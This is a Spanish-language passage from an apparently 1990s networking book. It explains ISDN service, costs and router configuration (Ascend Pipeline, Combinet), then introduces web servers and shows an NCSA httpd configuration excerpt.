ISDN es un modo muy rentable de obtener un acceso más rápido a Internet del que permiten los módems. También es relativamente fácil de usar, y está disponible hoy en día. Por esta serie de razones, veremos más detalladamente la conexión de su red a Internet con ISDN en la sección «Aumento de la velocidad con ISDN» más adelante en este capítulo.

## ***Coste global***

Entender el funcionamiento de la tecnología referente al acceso de alta velocidad es sencillo si se compara con la dificultad de entender los costes. Una de las razones es

el gran número de variables a tener en cuenta. Lo primero que puede asumir es que el coste de una línea de alta velocidad es significativamente mayor que el de una conexión de módem de acceso telefónico.

Con una conexión de módem de acceso telefónico, paga una tarifa a su compañía telefónica por la línea de teléfono y otra a su proveedor de servicios por el acceso a Internet. Si las llamadas de módem a su proveedor son locales, lo más probable es que el coste total de su conexión a Internet sea bastante razonable: probablemente menos de 10 dólares mensuales por la línea de teléfono y 20 o 30 dólares por la cuenta Internet.

Con las líneas de alta velocidad, también tiene que pagar a la compañía telefónica y al proveedor de servicios, pero las cifras se pueden incrementar rápidamente. Lo que es más, las decisiones que tome acerca del servicio pueden afectar radicalmente a su factura. Veamos primero cómo cobran normalmente los ISP las conexiones Internet.

La cantidad que paga a su proveedor por una conexión a Internet depende en gran medida de la capacidad de ancho de banda de su conexión de red. Muchos proveedores tienen una sola conexión T1 a sus proveedores, y es perfectamente razonable y aceptable para ellos vender más ancho de banda del que tienen. Pueden vender incluso tres, cuatro o aún diez veces más de la capacidad de 1.544 Mbps que tienen en sus conexiones T1.

Vender más ancho de banda de red del que se tiene no es igual que vender más billetes de avión o reservar más habitaciones de hotel de las que se disponen. Cuando un hotel reserva, digamos, 100 habitaciones a 110 huéspedes, está calculando el riesgo de que no aparezcan diez o más huéspedes. Esto es un riesgo ya que cuando los clientes llegan al hotel y se inscriben, ocupan una habitación que no puede utilizar nadie más.

Este no es el caso del ancho de banda de red. Cuando se compra un ancho de banda de red, se especifica la capacidad máxima, pero casi nunca se utiliza toda ésta. Y cuando se utiliza toda, es normalmente en períodos muy cortos. Incluso la gente que explora el Web con módem de 28,8 utiliza solamente un porcentaje del ancho de banda que tiene asignado (piense en el tiempo que se pasa leyendo páginas Web en comparación con el tiempo que pasa desplegándolas).

Para continuar con la analogía del hotel, piense en qué ocurriría si los clientes sólo necesitasen las habitaciones durante cinco o diez minutos. El director del hotel sabría que con esas mismas 100 habitaciones podría alojar a mil clientes durante la misma noche ya que ninguno de los huéspedes necesitaría su habitación durante mucho tiempo. Se podría producir algún embotellamiento aquí o allá cuando se llenasen el ascensor o el vestíbulo, pero por lo demás con 100 habitaciones se podría dar alojamiento a los mil huéspedes.

No sólo es aceptable para los proveedores vender más ancho de banda del que disponen, también es conveniente para usted el que lo hagan. Si los ISP dividiesen su ancho de banda de forma estricta y no permitiesen que nadie más que el usuario utilizase su propio espacio, se tendría que pagar una tarifa mucho más alta por la conexión, y no se apreciaría ninguna diferencia en el rendimiento.

Sin embargo, cuando le dice a su ISP que quiere una cantidad determinada de ancho de banda, el proveedor debe ponerla a su disposición. Eso quiere decir que se podrían recibir transmisiones grandes de datos o servir muchas páginas Web y utilizar



bloques grandes del ancho de banda propio (y del ancho de banda del proveedor). Por tanto, hay que pagar más por las conexiones de mayor velocidad.

Además de decidir sobre la velocidad de la conexión, hay que decidir si la conexión estará abierta 24 horas al día y siete días a la semana. (Si quiere poner su propio servidor Web interactivo, no será muy popular si no es accesible en cualquier momento. Véase el Capítulo 18 para aprender a instalar un servidor Web.) Si tiene pensado contratar acceso pleno deberá pagar a su ISP entre 300 y 500 dólares aparte de lo que le paga por la capacidad de ancho de banda y de lo que paga a la compañía telefónica.

Si ya es difícil seguir las estrategias de precios de un proveedor, la cosa se complica aún más al considerar varios proveedores. Antes de tomar una decisión, tendrá que investigar para encontrar la mejor combinación de precios y servicios. No hay muchas opciones a la hora de elegir la compañía de teléfonos y sus tarifas, pero con los ISP no ocurre lo mismo.

Estas son algunas cifras que le pueden dar una idea aproximada del coste por los servicios vistos en este capítulo.

La compañía telefónica le cobrará aproximadamente lo mismo por el alquiler de una línea ya sea T1 completa o fraccional. Eso se debe a que el cableado es el mismo independientemente del ancho de banda que compre para poner en la línea. La línea tiene una capacidad máxima de 1.544 Mbps, y a la compañía telefónica no le importa qué porcentaje de esa capacidad utilice. Por el contrario, la *distancia* entre ambos extremos de la línea de alquiler sí importa. Calcule que pagará entre 300 y 500 dólares al mes por una línea de alquiler, dependiendo de la distancia entre su red y su ISP.

Para la conexión Internet del otro extremo de la línea de alquiler, no es tan fácil establecer el precio. De nuevo, depende de la capacidad que necesite. Así por encima, 128K de ancho de banda cuestan alrededor de 1.000 dólares al mes, y cada par de canales adicionales (128K) cuesta entre 100 y 300 dólares. El precio de los canales adicionales baja normalmente a medida que se añade más ancho de banda.

Por regla general, una conexión T1 completa cuesta aproximadamente 3.000 dólares al mes (para la compañía telefónica y el servicio Internet).

ISDN puede ser un medio mucho más rentable de conectar si solamente se necesita una conexión de 64K o 128K. La compañía telefónica cobrará probablemente menos de 30 dólares al mes por un servicio ISDN con capacidad para 128 Kbps; no obstante puede que cobre por el tiempo de acceso. Por ejemplo, en California, Pacific Bell cobra un penique al minuto durante la jornada laboral. Si mantiene su línea abierta todo el tiempo, eso supone otros 100 dólares al mes o así por tarifa de uso a 64 Kbps. Si se utiliza toda la capacidad de la línea ISDN todo el tiempo (128 Kbps), eso podría suponer otros 100 dólares al mes como tarifa por uso.

La cantidad que cobran los ISP por un servicio ISDN varía ampliamente, pero cuente con al menos 300 dólares mensuales por acceso dedicado de 56/64K. Por 128, pagará probablemente otros 150 dólares.

Otra vez, los precios que se citan aquí son sólo estimaciones aproximadas. Puede que encuentre ofertas con algunos proveedores. Mientras que con las tarifas de la compañía telefónica no hay mucho que pueda hacer, el coste del acceso a Internet lo

determinan las leyes del libre mercado. Si puede encontrar un ISP pequeño que tenga mucho ancho de banda sin vender, es muy probable que consiga un precio de ganga.

## ***Aumento de la velocidad con ISDN***

---

ISDN no es realmente una nueva tecnología, pero hasta hace poco no se ofrecía como servicio a negocios y residencias. De hecho, hace sólo un par de años que muchas compañías telefónicas regionales y locales empezaron a ofrecer ISDN. Como con cualquier tecnología o servicio nuevo, algunos de los pioneros que lo probaron al principio cuentan historias de terror sobre el modo en que se implementaba.

Las razones de que ocurra esto no son sorprendentes, de hecho, tienen sentido. El personal de la compañía telefónica no tenía experiencia en implementar ISDN hasta que lo instalaron varias veces. Los consultores y las empresas que se dedicaban a la reventa no podían tener una idea de qué funcionaba y qué no hasta que habían instalado unos cuantos ISDN. Y los administradores de sistemas no sabían configurar sus sistemas y redes para utilizar ISDN hasta que lo habían hecho al menos una vez. Resumiendo, cuando una tecnología o servicio son nuevos, lo son para todo el mundo, por lo tanto están sujetos a algunos problemas.

Ahora, ya se conoce mejor a ISDN. Su compañía telefónica ya no se sorprende cuando se le solicita un servicio ISDN; hay muchos productos para conectar una computadora y una red a Internet; la mayoría de los ISP ya proporcionan puntos de acceso a ISDN; y los consultores e intermediarios ya saben cómo instalar y utilizar los productos ISDN.

## ***¿Qué es ISDN?***

La mayoría de las redes telefónicas del mundo están instaladas y han permanecido sin cambios desde hace años. De hecho, el último cambio significativo en tecnología relativa a teléfonos desde el punto de vista del usuario fue el cambio de las líneas de marcado por pulsos a las líneas de marcado por tonos en los años setenta. Y esa mejora se llevó a cabo sin cambiar el cableado de la red, todo lo que cambió fue que se pasó a utilizar los nuevos teléfonos por tonos y las compañías actualizaron sus dispositivos para soportar el marcado por tonos. Incluso hoy en día, los cables que se extienden y atraviesan muchos edificios antiguos no se han cambiado durante décadas.

En el sistema antiguo, conocido a veces como *POTS* (Servicio telefónico antiguo simple, del inglés, *Plain Old Telephone Service*), los interruptores de la compañía telefónica y los teléfonos que utilizábamos eran dispositivos analógicos. El propio teléfono era una máquina no inteligente; hacía sonar un timbre al recibir una señal del interruptor de la compañía telefónica, y transportaba las señales acústicas modulándolas y desmodulándolas a ambos extremos de la línea. La tecnología básica se remitía claramente a Alexander Graham Bell.

ISDN representa el cambio más radical en los sistemas telefónicos durante mucho tiempo. Con ISDN, nuestras redes telefónicas se están integrando en la era digital. Los interruptores, líneas y teléfonos ISDN operan digitalmente. Igual que con las mejoras de marcado por tonos, el cambio a ISDN no necesitará un nuevo cableado en la mayor parte de los casos; es simplemente una nueva forma de utilizar el cableado existente.

¿Qué supone esto para el usuario? Esto quiere decir que si se utiliza ISDN, el mismo cable telefónico que se extiende hasta su oficina puede funcionar de manera mucho más eficaz, permitiendo transportar mucha más información. ¡El mismo cable telefónico sencillo (que es un par de hilos de cobre dentro de una funda) que antes podía transportar una sola conversación o transmisión de datos puede transportar ahora tres conversaciones o transmisiones de datos simultáneamente!

Lo que es aún más importante para las transmisiones de datos es que, ya que las señales se transmiten digitalmente, no hay necesidad de utilizar un módem para convertir los datos digitales de una computadora a una señal analógica para la transmisión a través del cable. Esto se traduce en una eficacia, precisión y velocidad de transmisión mucho más altas.

Como se vio en la Tabla 17.1, los módems más rápidos de hoy en día pueden enviar los datos a través de una línea telefónica estándar a una velocidad de 28 Kbps. Cuando la misma línea telefónica se convierte a ISDN, podrá transferir los datos a 128 Kbps. (Sin embargo, hasta que toda la red telefónica utilice interruptores digitales, la velocidad máxima será de aproximadamente 112 Kbps.)

### ***Clasificación de las opciones ISDN***

Se pueden comprar dos tipos de servicios ISDN a la compañía telefónica: la *Interfaz de velocidad básica* (o BRI) y la *Interfaz de velocidad primaria* (o PRI). BRI —el servicio descrito en la sección anterior— convierte una línea telefónica existente en una línea digital que puede soportar hasta tres llamadas simultáneas, con una velocidad de transferencia de 128 Kbps.

PRI es una conexión con una capacidad mucho mayor, adecuada para empresas y organizaciones más grandes. Tiene una velocidad de transferencia agregada de 1.544 Mbps (aproximadamente 12 veces la velocidad de BRI) y se transmite a través de una línea principal T1, que es un cable telefónico de par doble con una clavija modular RJ-45 (como se describió anteriormente en este capítulo).

Si quiere utilizar ISDN para una sola computadora o una red pequeña, le interesará probablemente una conexión BRI. Requiere una línea telefónica de doble conductor que se divide lógicamente en tres canales separados: un *canal de datos* individual (llamado canal *D*) y dos *canales de soporte* (llamados canales *B*).

El canal D transporta los datos a 16 Kbps. Aunque se conoce como *canal de datos*, se utiliza principalmente para instalación y administración de llamadas, no

para transportar datos. Los canales que importan más al usuario son los dos canales B, cada uno de los cuales puede transportar datos a 56 o 64 Kbps. Por decirlo en otras palabras que utilizamos más a menudo (bytes y no bits), 56 Kbps equivalen aproximadamente a 7.000 bytes por segundo. En contraste, un PRI se compone de 23 canales B y de un canal único de 64 Kbps.

### **Equipamiento necesario**

Dado que ISDN es algo relativamente nuevo, si le pregunta a su compañía telefónica local qué equipamiento necesita para utilizar ISDN, obtendrá probablemente la siguiente lista de dispositivos:

- Un dispositivo de terminación de red (o NT1).
- Una fuente de alimentación.
- Un adaptador de terminal.
- Un dispositivo de agregación.

Su siguiente pregunta será, «¿Dónde compro todo esto...en Radio Shack?» Lamentablemente, no se pueden comprar en tiendas. Tratar a cada dispositivo como algo aparte puede ser algo engañoso ya que a menudo vienen en el mismo paquete. Es probable que sólo tenga que comprar un producto —un encaminador ISDN— y ya podrá empezar.


Por ejemplo, supongamos que tiene una red Ethernet que utiliza el protocolo TCP/IP, y que quiere conectarla a Internet con ISDN BRI. Todo lo que necesita es un encaminador ISDN con un NT1 incorporado. El encaminador tendrá puertos en la parte de atrás para:

- Un cable de alimentación.
- Una conexión de red Ethernet.
- Una línea telefónica ISDN.
- Un puerto en serie para configuración.

La Tabla 17.2 muestra un listado de algunas empresas que fabrican encaminadores y accesorios ISDN.

**Tabla 17.2.** Algunos fabricantes de encaminadores ISDN.

Empresa	Ubicación / Información
Ascend Communications, Inc.	<a href="http://www.ascend.com/">http://www.ascend.com/</a>
Combinet Inc.	<a href="http://www.combinet.com/">http://www.combinet.com/</a>
Gandalf Systems Corp.	<a href="http://www.gandalf.com/">http://www.gandalf.com/</a>



**Figura 17.1.** El Ascend Pipeline 50.

Veamos cómo está instalada una red Ethernet para acceder a Internet con un enca-minador ISDN Ascend Pipeline 50. El Pipeline 50 se muestra en la Figura 17.1.

El Pipeline 50 tiene incorporado un NT1 o dispositivo de terminación de red, y viene con una fuente de alimentación (un cable de alimentación, parecido al de un módem). Además, tiene incorporado el adaptador de red necesario y el soft-ware del enca-minador maneja la agregación (explicaremos esto seguidamente). Resumiendo, está todo lo que hay que poner entre la LAN Ethernet y el enchufe telefónico ISDN.


En la parte trasera del Pipeline 50 hay enchufes para el cable de alimentación, la línea telefónica ISDN, un puerto de conexión serie para configuración del dispositivo y dos tipos de conectores Ethernet: un conector 10 BASE5 (AUI) para Ethernet grue-so y un enchufe modular para Ethernet 10BASE-T (UTP).



Si su red es del tipo 10BASE-T, o Ethernet grueso, ya está todo. Sin embargo, si tiene una red 10BASE2 (cableado Ethernet fino) necesitará un *transmisor-receptor*, un adaptador que se enchufa al puerto AUI (o al puerto 10BASE-T) de la parte de atrás del Pipeline y proporciona un conector 10BASE2 (BNC) para el cableado Ether-net fino. Los transmisores-receptores cuestan alrededor de 40 dólares y se deberían encontrar (o poder pedir al menos) en la mayoría de las tiendas de informática. Tam-bién se pueden pedir interactivamente a través de <http://www.blackbox.com>.

La Figura 17.2 muestra cómo conectar el Pipeline 50 a la red. Pasa a ser simple-mente un nodo de red, como cualquiera de las computadoras de la red. De hecho, el enca-minador es en realidad una pequeña computadora. Tiene incluso su dirección IP y su nombre de máquina propios.

Para configurar el enca-minador, se puede conectar un extremo de un cable serie al puerto serie del enca-minador y el otro extremo a un terminal o a otra computadora. Por ejemplo, se puede conectar el cable a una computadora que se ejecute bajo Win-dows, ejecutar a continuación el programa HyperTerminal de Windows y configurar



**Figura 17.2.** El encaminador ISDN es un nodo situado en la red que actúa como pasarela de red a Internet.

la sesión de terminal para el puerto COM apropiado, emulación VT-100 y 9.600 baudios 8 N1. A continuación, pulse CTRL-L para cambiar de pantalla, y ya estará en el programa de configuración de Pipeline (véase la Figura 17.3).


Se pueden definir distintas opciones en los menús de configuración de Pipeline, pero a las que debe prestar más atención son:

- La dirección IP para el encaminador.
- El nombre elegido para el encaminador.
- La dirección IP de la pasarela a la que se conecta el encaminador.
- El nombre de la computadora de pasarela a la que se conecta el encaminador.
- El número de teléfono al que debe marcar el encaminador para conectar con la pasarela.
- El nombre y contraseña de acceso de su encaminador en la computadora de pasarela.
- Los números de teléfono del propio encaminador (puede haber dos).
- Los números SPID (se los dará su compañía de teléfonos).

Aparte de éstas, puede definir muchas otras opciones; por ejemplo puede configurar el encaminador para que abandone la línea ISDN tras un periodo especificado de inactividad. Reiniciará la conexión automáticamente tan pronto como reciba algún tráfico dirigido a la computadora de pasarela.

También se puede configurar el modo en que el encaminador gestiona los dos canales de BRI. Se puede hacer que el encaminador utilice solamente un canal, que utilice ambos canales todo el tiempo, o que abra el segundo canal después de que se haya excedido un determinado porcentaje de la capacidad del primer canal B durante un período de tiempo (que también se puede especificar).

Por ejemplo, es extraño que una persona que esté explorando páginas Web necesite el ancho de banda de los dos canales B. La mayoría de las páginas Web (incluso las que tienen gráficos) tienen menos de 20K; utilizando solamente un canal B, una página Web de 20K tardará aproximadamente 3 segundos en cargarse (a 6,5K por segundo).



**Figura 17.3.** Programa de configuración de Pipeline 50.

Sin embargo, si va a hacer transferencias de archivos grandes, querrá asegurarse de que se utilizan los dos canales B para obtener el máximo rendimiento. Utilizando las opciones de configuración de Pipeline 50, se puede configurar al encaminador para que abra el segundo canal B después de un período prolongado (por ejemplo, 10 segundos) en el que se utilice más de un porcentaje especificado (como el 80 por 100) de la capacidad del encaminador. De este modo, la mayoría de las páginas Web y las transferencias de archivos más pequeñas utilizarán solamente uno de los dos canales B; sin embargo, poco después de que inicie la transferencia de un archivo grande, entrará en juego el segundo canal B y se duplicará la velocidad de transferencia. A esto se le llama *agregación de canal*.

¿Por qué no configurar el encaminador para que utilice ambos canales todo el tiempo? Se puede hacer, pero será un gasto innecesario. Además del cobro de una tarifa mensual (generalmente bastante razonable) por el servicio ISDN, la mayoría de las compañías de teléfonos cobran una cantidad adicional por minuto por cada canal B que se utilice. La tarifa normalmente es pequeña —un penique al minuto— pero es un coste más. Y cuando se abre el segundo canal, la tarifa se incrementa a dos centavos por minuto.

Además, las compañías telefónicas cobran normalmente una tarifa más alta por el primer minuto de conexión de un canal B. El primer minuto cuesta a menudo hasta cinco centavos, así pues querrá minimizar el número de llamadas que inicia en sus canales B. Una buena práctica a seguir consiste en abrir el segundo canal sólo cuando se necesita —después de 10, 20 o 30 segundos de saturación del primer canal— y después mantenerlo abierto hasta que no se haya utilizado durante un período de tiempo mayor, como cinco o diez minutos.

Además del cobro de un penique por minuto por cada canal B, también debe tener en cuenta lo que le cobrará su ISP por el ancho de banda; no espere pagar tarifas de módem si utiliza la capacidad mucho mayor de ISDN. Muchos ISP utilizan conexiones T1 para sus propias conexiones Internet. Un T1 soporta 24 canales de 64 Kbps cada uno. Si abre sus dos canales y hace transferencias grandes de archivos (o sirve muchas páginas Web), consumirá rápidamente un porcentaje significativo del ancho de banda de su proveedor. Dado que el ancho de banda es lo que venden los ISP, tendrá que pagar por el que utilice. Que no le sorprenda si tiene que pagar a su proveedor una tarifa más alta por utilizar ambos canales B.

Otro encaminador conocido de Ascend es el Pipeline 25. Se parece al Pipeline 50, pero tiene un par de características útiles de las que carece Pipeline 50. En primer lugar, la parte de atrás del Pipeline 25 tiene dos puertos de teléfono analógicos (POTS) a los que se puede enchufar un teléfono analógico normal o una máquina de fax. Si resulta que está utilizando los dos canales B cuando descuelgue el teléfono para hacer una llamada (o cuando entre una llamada), el encaminador disgregará automáticamente los canales B y asignará uno a las conexiones de red y el otro a la llamada de teléfono o fax.

Otra característica interesante del Pipeline 25 es que realiza la compresión de datos en el hardware —y no en el software como Pipeline 50— para lograr una compresión y descompresión más rápidas.

El aspecto negativo del Pipeline 25 es que hay que pagar una cantidad extra para que Pipeline haga el encaminamiento de red (el encaminamiento estándar es el de Pipeline 50). Además, Pipeline 50 le permite configurar el encaminador utilizando un programa telnet para conectar con él. Con Pipeline 25, se debe utilizar un puerto serie de la parte de atrás de la unidad con una terminal o con una computadora que tenga un programa de emulación de terminal.

Otros encaminadores ISDN populares son los de la familia de encaminadores Everywhere de Combinet. El producto de Combinet que compite con Pipeline 50 es el 2050D. El 2050D tiene un NT1 incorporado e incluye puertos Ethernet 10BASE-T y 10BASE2 (BNC) en lugar de los 10BASE-T y AUI de Pipeline.

Entonces, ¿cuánto costará el hardware ISDN? No es barato, costará probablemente más de lo que la mayoría de la gente querría gastarse sólo por explorar el Web. Pero si usted está en Internet o está conectando una red pequeña, no está tan mal, y los precios se reducirán a medida que entren más competidores en el mercado.

Hoy en día, un encaminador ISDN básico como Pipeline 25 o Combinet 2050D ronda los 600 o 700 dólares. Esto para un encaminador básico; si quiere hacer compresión y encaminamiento de red, tendrá que pagar unos 200 o 300 dólares más por cada servicio. Así, un encaminador ISDN completamente equipado puede costar entre 1.200 y 1.500 dólares.

Para justificar el precio, recuerde que estas cajas pueden hacer el encaminamiento para toda una red de computadoras e incluyen características de seguridad que le permiten filtrar el tráfico de entrada.



Hoy en día, las tarjetas ISDN que se introducen en las ranuras de expansión de los PC están empezando a inundar los catálogos de PC y las estanterías de los grandes almacenes. Motorola ya distribuye una de estas tarjetas; incluye un NT1 incorporado y sirve como adaptador de terminal para un PC individual. La tarjeta de Motorola se vende a menos de 400 dólares, no mucho más que un módem de la mejor calidad.



## ***Servidores Web***

Si está poniendo sus propios sistemas en el Web, tiene que informarse acerca de los servidores Web y aprender a sacarles el máximo partido. Este capítulo comienza con un estudio general sobre los servidores Web, y a continuación examina dos servidores Web muy buenos: uno para Unix, otro para Windows 95 y Windows NT. Este estudio también trata algunos URL para ubicaciones Web en los que se puede encontrar la información más reciente sobre productos relacionados con los servidores Web.

A continuación, aprenderá a crear mapas de imágenes que se pueden pulsar para dos servidores Web conocidos. Los mapas de imágenes tienen fama de ser difíciles de crear, pero con las nuevas herramientas gráficas disponibles hoy en día no es tan difícil hacerlo.

Por último, descubrirá un paquete para el análisis de archivos de registro de servidores Web que le proporcionará unos informes llamativos y didácticos que puede integrar en su web. Veremos uno de los paquetes detalladamente y le daremos indicaciones para encontrar otros, junto con más información sobre herramientas para el análisis de registros.

### ***Servidores Web***

---

Un *servidor Web* es un programa que se ejecuta en una computadora conectada a Internet. El servidor Web observa la conexión Internet y espera a recibir peticiones de documentos HTML por parte de los exploradores Web. Cuando recibe una petición, busca el documento HTML y se lo envía al explorador que lo solicitó.

Como se vio en el Capítulo 11, las computadoras se conectan normalmente a

Internet a través de alguna clase de cable, bien sea un cable de red o una línea de tipo telefónica. En ambos casos, la mayoría de las computadoras de Internet tienen una conexión *física* única a Internet, pero el sistema operativo de la computadora (u otro software del sistema) divide esa conexión física en una serie de conexiones *lógicas*. Considere estas conexiones lógicas como conductos separados a través de los cuales se producen distintos intercambios de datos simultáneamente. Estos conductos se llaman *puertos*, y el sistema operativo de la computadora y el software del sistema identifican a cada puerto por un número.

Por omisión, los servidores Web y los exploradores Web utilizan el puerto 80. Se pueden utilizar puertos distintos, pero al hacerlo se frustra el objetivo de participar en un World Wide Web homogéneo que funcione del modo en que todo el mundo espera.

### ***¿Es necesario un servidor Web?***

No todos los usuarios que utilizan el Web querrán o necesitarán un servidor Web; tener uno supone mantener una computadora conectada a Internet prácticamente a todas horas. Después de todo, un servidor Web no sirve de mucho en una computadora individual que esté desconectada; su función principal consiste en servir páginas Web a otras computadoras remotas.

Si solamente está interesado en utilizar el Web para leer las distintas páginas Web existentes, puede pasar por alto este capítulo. Si está pensando en alquilar un espacio para su web de páginas en la computadora de otra compañía, también puede pasarlo por alto; esa compañía ya tendrá un servidor Web operativo y el personal adecuado para manejarlo. Sin embargo, si está pensando en poner su propia computadora en Internet e implementar y mantener sus páginas por su cuenta, debería leer este capítulo.

### ***¿Tiene los requisitos necesarios?***

El hecho de que esté pensando en ejecutar un servidor Web implica que quiere poner sus páginas a disposición del público 24 horas al día, siete días a la semana. Si no tiene una conexión permanente, los lectores potenciales no podrán conectar cuando lo deseen, y puede que se desanimen y pierdan el interés por el material o recursos que les ofrece.

Los lectores también se pueden impacientar con su web si su conexión Internet no tiene el ancho de banda necesario para soportar a distintos lectores simultáneamente. En un primer momento, es difícil hacer una estimación del tráfico que generará el web. Una gran parte de los principales servidores Web vienen con el software necesario para supervisar estadísticas como número de peticiones de páginas a la hora y número de kilobytes de datos que se han transferido en un período de tiempo dado. Si observa estas estadísticas detenidamente, podrá señalar con precisión los momentos de mayor volumen de tráfico y determinar cuál es la relación existente entre estas transferencias y el total de ancho de banda de su conexión de red.

Por ejemplo, supongamos que el tamaño medio de una página (sin gráficos) es de 2K. A 200 peticiones de páginas a la hora, eso supone una tasa de transferencia de 400K por hora. Un rendimiento razonable para un módem de 28,8 Kbps es de 10Mb a la hora. Podría parecer, entonces, que un módem de 28,8 Kbps podría gestionar fácilmente 200 peticiones de páginas de 2K cada hora. Pero el número de peticiones de página no es equiparable al número de lectores. Si el lector medio consulta cinco páginas, 200 peticiones de página equivalen a 40 lectores a la hora.

Recuerde también que muchas de las transferencias de páginas se producirán simultáneamente y que unas cuantas páginas que contengan gráficos de un tamaño mediano se tragarán rápidamente toda la capacidad de un módem de 28,8.

La mayoría de las imágenes gráficas que se encontrará o que pondrá en sus páginas tendrán un tamaño que oscila entre 2K y 40K. Suponiendo un tamaño medio de gráfico de 20K y un gráfico por página, el tamaño medio de una página será de 22K. Esto quiere decir que 200 peticiones de página a la hora supondrán una tasa de transferencia a la hora de más de 4Mb: ¡casi la mitad de la capacidad de un módem de 28,8 Kbps a la hora! Lamentablemente, no se puede planificar la distribución de las páginas para cuando resulte más conveniente o cuando haya ancho de banda disponible; tiene que facilitarlas cuando el lector quiera, y hacerlo rápido.

Por regla general, un módem no le ofrecerá el ancho de banda suficiente para servir páginas Web, incluso si espera tan pocas peticiones como 200 a la hora. Si su meta no es atraer a las masas sino servir unas cuantas páginas de manera ocasional, puede que se las arregle simplemente con una conexión de módem. ¡Pero vigile las estadísticas!

La conexión más lenta que recomendamos para servir páginas Web es ISDN (Red digital de servicios integrados). Con ISDN, se puede esperar razonablemente un rendimiento entre tres y seis veces superior al de los módems más rápidos. Sin embargo, puede que ni siquiera este tipo de conexión sea suficientemente si ha anunciado su llegada al Web y espera atraer al máximo de lectores posibles. No obstante, puede ser un modo accesible de empezar y si consume toda su capacidad rápidamente puede aumentar su ancho de banda o su conexión ISDN de forma relativamente fácil.

Si se ha tomado en serio entrar en el Web a lo grande, probablemente necesite una conexión de repetición de tramas o una conexión T1 completa. Estos son términos que utilizan las compañías telefónicas para describir los distintos tipos de conexiones de alquiler permanentes. No les preste atención a menos que tenga un proyecto serio de negocios y un presupuesto de miles de dólares al mes para las tarifas de conexión. (Vimos las conexiones ISDN, repetición de tramas y T1 en el Capítulo 17. Si pasó por alto ese capítulo, debería saber que no se puede instalar un servidor Web importante sin una conexión adecuada.)

Para ejecutar un servidor Web, también necesita una computadora rápida que ejecute un sistema operativo multitarea. Hoy en día, la mayoría de los servidores Web de Internet se ejecutan en computadoras Unix de un tamaño que oscila entre «máquinas grandes» (lo que solíamos llamar minicomputadoras) —como estaciones de trabajo HP, Sun, Silicon Graphics, Irix e Indigo— y PC. Otros servidores Web corrientes son los Mac y PC que ejecutan Windows NT, Windows 95 y OS/2. Será extraño que encuentre un servidor Web que ejecute DOS o Windows 3.1, y tampoco le gustaría

encontrárselo. Una computadora DOS se tendría que dedicar exclusivamente a servir páginas Web (e incluso así no lo haría adecuadamente), y las capacidades multitarea de Windows 3.1 son, como mucho, dudosas.

Los servidores Web para computadoras Unix están muy extendidos, y muchos de ellos son gratuitos (veremos algunos más adelante en este capítulo). Los servidores para Windows 95, Windows NT, Mac y OS/2 están entrando en el mercado rápidamente; suelen ser productos a la venta, pero normalmente tienen unos precios razonables y son muy competentes.

## ***Implementación de un servidor Web en su sistema***

Un servidor Web ofrece cuatro funciones principales:

- Sirve páginas Web.
- Ejecuta programas de pasarela y devuelve su salida.
- Controla el acceso al servidor.
- Supervisa y registra las estadísticas de acceso al servidor.

El modo en que se implementan estas funciones varía enormemente de un servidor a otro. Esta sección presenta uno de los servidores Unix más conocidos, junto con uno para Windows 95.

### ***NCSA http***

La organización que desarrolló Mosaic también tiene un servidor robusto y versátil para los sistemas Unix. Llamado simplemente httpd (por el demonio HTTP), el servidor Web de NCSA está compilado para una serie de sistemas Unix, que incluyen:

- HP—UX.
- IBM AIX.
- Irix.
- Linux.
- OSF/1.
- Solaris.
- SunOS.
- Ultrix.

NCSA guarda httpd en su servidor FTP en [ftp.ncsa.uiuc.edu](ftp://ftp.ncsa.uiuc.edu/Web/httpd/Unix/ncsa_httpd) del directorio */Web/httpd/Unix/ncsa\_httpd*. Si NCSA no tiene un paquete binario para su sistema Unix, también puede conseguir el código fuente en ese emplazamiento. El sistema Unix que utilizamos para probar el httpd de NCSA es un PC Pentium que ejecuta BSD/OS versión 2.0. Dado que NCSA no tenía un paquete binario para BSD/OS, transferimos el

código fuente y construimos el servidor desde el principio. Todo el proceso, desde compilar el programa hasta configurarlo y utilizarlo, nos llevó menos de una hora.

Los servidores basados en Unix consisten normalmente en un solo programa binario ejecutable que se inicia automáticamente al cargar la computadora. El administrador Web configura el servidor cambiando sus archivos de configuración. Por ejemplo, se espera que el servidor `httpd` de NCSA se encuentre en el directorio `/usr/local/etc/httpd`. (Esto se puede configurar, pero ese directorio es el implícito.) En este directorio están el archivo de programa ejecutable y varios subdirectorios. La Tabla 18.1 lista los directorios y sus funciones.

Por supuesto, todos estos directorios se pueden configurar. Es decir, el administrador de sistemas puede cambiarlos a cualquier otra ubicación del sistema.

Lo que viene a continuación es una sección del archivo principal de configuración del servidor NCSA, *httpd.conf*.

```
ServerType standalone
Port 80
StartServers 5
MaxServers 20
User nobody
Group #-1
ServerAdmin rick@rls.com
ServerRoot /usr/local/etc/httpd
ErrorLog logs/error_log
TransferLog logs/acces_log
AgentLog logs/agent_log
RefererLog logs/referer_log
PidFile logs/httpd.pid
ServerName www.rls.com
```

